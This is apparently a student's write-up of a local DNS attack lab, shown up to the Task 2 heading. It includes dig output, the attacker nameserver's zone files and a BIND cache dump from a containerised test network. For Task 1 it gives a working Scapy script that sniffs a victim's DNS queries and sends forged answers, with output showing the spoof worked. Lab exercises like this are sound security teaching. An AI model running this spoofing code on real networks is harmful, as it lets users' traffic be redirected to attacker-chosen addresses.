
Name- Harshit Agrawal SUID: 912538842

LOCAL DNS ATTACK LAB


Testing the DNS Setup:

Get the IP address of ns.attacker32.com:




```
[04/08/23]seed@VM:~/.../Labsetup$ dockps
67629adb93c1  local-dns-server-10.9.0.53
7243be26079c  attacker-ns-10.9.0.153
128f5182b481  seed-attacker
fa9fc12072c1  seed-router
c8774f954185  user-10.9.0.5
[04/08/23]seed@VM:~/.../Labsetup$
```


We use the command dig to get the IP address for ns.attacker32.com as follows:




```
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52554
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a5194e527e8a5de9010000006436fd6e398272e87989668a (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 864 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 18:50:23 UTC 2023
;; MSG SIZE  rcvd: 90

user-10.9.0.5:/
```




```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7389
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 224be66796deb746010000006436fda33d0319afcd657b84 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 567 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 18:51:15 UTC 2023
;; MSG SIZE  rcvd: 88
```




```
$> cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
```



```
attacker-ns-10.9.0.153:/etc/bind
$> cat zone_attacker32.com
$TTL 3D
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
```




```
$> cat zone_example.com
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$> 
```




```
$> cat /var/cache/bind/dump.db | grep example
example.com.            690460  NS      a.iana-servers.net.
                                        20230424004050 20230402155917 17695 example.com.
www.example.com.        690460  A       93.184.216.34
                                        20230420234414 20230330221500 17695 example.com.
local-dns-server-10.9.0.53:/etc/bind
$> 
```


Task 1: Directly Spoofing Response to User:



```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='1.1.1.1')


    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=0, arcount=0,
                 an=Anssec)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and src host 10.9.0.5 and dst port 53'
pkt = sniff(iface='br-2e562715b39c', filter=f, prn=spoof_dns)
```




```
$> ./task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 41400
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0xc495
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 45589
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 20048
```




```
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20048
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 88 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Apr 12 19:57:37 UTC 2023
;; MSG SIZE  rcvd: 64

user-10.9.0.5:/
$>
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

